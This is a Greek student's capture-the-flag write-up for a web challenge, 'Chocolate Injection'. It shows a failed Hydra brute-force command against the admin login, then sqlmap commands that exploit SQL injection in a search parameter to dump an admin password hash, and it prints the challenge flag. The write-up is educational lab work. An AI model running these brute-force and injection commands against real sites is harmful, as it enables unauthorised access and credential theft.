

Write-Up: Chocolate Injection (Web)

Ομάδα: mousiko_gymsasio_agriniou_lt_1 (Μουσικό Γυμνάσιο
Αγρινίου - Λ.Τ.)
Μαθητές/Μαθήτριες: Πέτρος Παπαθανασίου

Επισκόπηση Δοκιμασίας

Η δοκιμασία μάς δίνει ένα αρχείο zip, που περιέχει κώδικα μιας ιστοσελίδας καθώς και τρέχει μία σε έναν server. Ανοίγοντας και τα δύο παρατηρούμε ότι ο δοσμένος κώδικας αντιστοιχεί στον server side κώδικα της ιστοσελίδας που μπορούμε να επισκεφτούμε.


Επίλυση

Αρχική Ανάλυση

Η ιστοσελίδα χρησιμοποιείται για να πουλάει donut διαδικτυακά. Αμέσως όταν άνοιξα την σελίδα είδα ένα Admin Section, όπου είναι πολύ πιθανό να βρίσκεται η σημαία. Από το όνομα της δοκιμασίας θεώρησα ότι θα χρειάζεται sql injection. Όμως με απλές δοκιμές δεν φαινόταν να ήταν ευάλωτη η ιστοσελίδα σε αυτό το σημείο. Μία ακόμα τεχνική που σκέφτηκα είναι η brute-force. Όμως ούτε αυτή δεν είχε κάποιο αποτέλεσμα.

```
L-$ hydra -L hydra.txt -P hydra.txt challenges.pmdk.gr http-post-form "/admin-login.php:username='USER'&password='PASS':Invalid username or password" -s 41488 -i -f  
t 4 | tee hydra2.txt  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,  
these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-21 16:39:50  
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 81 login tries (l:9/p:9), ~21 tries per task  
[DATA] attacking http-post-form://challenges.pmdk.gr:41488/admin-login.php:username='USER'&password='PASS':Invalid username or password  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-21 16:40:06
```

Για αυτόν τον λόγο αποφάσισα να ψάξω και άλλα πεδία, όπως η συμπλήρωση ονόματος στο καλάθι και η αναζήτηση donut. Παρόλο που το πρώτο πεδίο δεν ήταν ευάλωτο, το δεύτερο μου έδειξε το μήνυμα για να καταλάβω ότι εκεί πρέπει να υλοποιήσω sqli.



Εκμετάλλευση ευπάθειας

Το εργαλείο που χρησιμοποίησα είναι το sqlmap με παράμετρο "search", που είναι ευάλωτη. Από την στιγμή που τρέχει SQLite, δεν υπάρχουν πολλά databases. Για αυτό

αναζήτησα αμέσως τα tables με την εντολή "sqlmap -u "<http://challenges.pmdk.gr:41488/eat.php?search=test>" --tables" και μου έδωσε ως αποτέλεσμα:

```
[16:31:38] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.62, PHP 8.4.2
back-end DBMS: SQLite
[16:31:38] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[3 tables]
+-----+
| admins |
| donuts |
| orders |
+-----+
```

Τα

στοιχεία του admin θα είναι στο table admins , άρα με την εντολή "sqlmap -u "<http://challenges.pmdk.gr:41488/eat.php?search=test>" -T admins --columns" παίρνω τα στοιχεία από όλους τους αποθηκευμένους χρήστες. Τελικά για να πάρω τον κωδικό του admin τρέχω την εντολή "sqlmap -u "<http://challenges.pmdk.gr:41488/eat.php?search=test>" -T admins -C password --dump".

```
Database: <current>
Table: admins
[1 entry]
+-----+
| password |
+-----+
| 8950a9c205ebbadd21905e90262669d6e4bc16320b8b24921ef3157095c8988e |
+-----+
```

Έτσι συνδέθηκα στην σελίδα admin.php και μπορούσα να δω όλες τις παραγγελίες.



Όμως δεν μπόρεσα να εντοπίσω κάποιο flag. Για αυτό πήγα στο source κώδικα από το zip αρχείο που μας δίνεται. Εκεί παρατήρησα ότι πρέπει να υπάρχουν ακριβώς 4 παραγγελίες για μου εμφανίσει το flag.

```

        </td>
      </tr>
    </tbody>
  </table>
  <div class="text-end"><? (count($orders) == 1 ? "There is ' . count($orders) . ' order to be completed.' : (count($orders) == 4 ? "There are ' . file_get_contents('.../flag.txt') . ' orders to be completed.' : 'There are ' . count($orders) . ' orders to be completed.')); ?></div>
</div>
<div class="text-end text-muted">
  <a href="admin-logout.php">Logout from admin panel</a>
</div>
</div>

```

Όταν πήγα και έκανα 4 παραγγελίες πήρα το flag της δοκιμασίας.

Order ID	Items	Total	Name	Date	Actions
1	Strawberry Sprinkled × 1	\$4.34		2025-02-21 22:46:02	Delete Order
2	Strawberry Sprinkled × 1	\$4.34		2025-02-21 22:46:07	Delete Order
3	Strawberry Sprinkled × 1	\$4.34		2025-02-21 22:46:12	Delete Order
4	Strawberry Glazed × 1	\$3.72		2025-02-21 22:46:17	Delete Order

There are FLAG{Nom-n0m-I-l0v3-d0NuTs-w1TH-mY-SQL!} orders to be completed.

[Logout from admin panel](#)

Σημαία

Η σημαία που βρέθηκε:

FLAG{Nom-n0m-I-l0v3-d0NuTs-w1TH-mY-SQL!}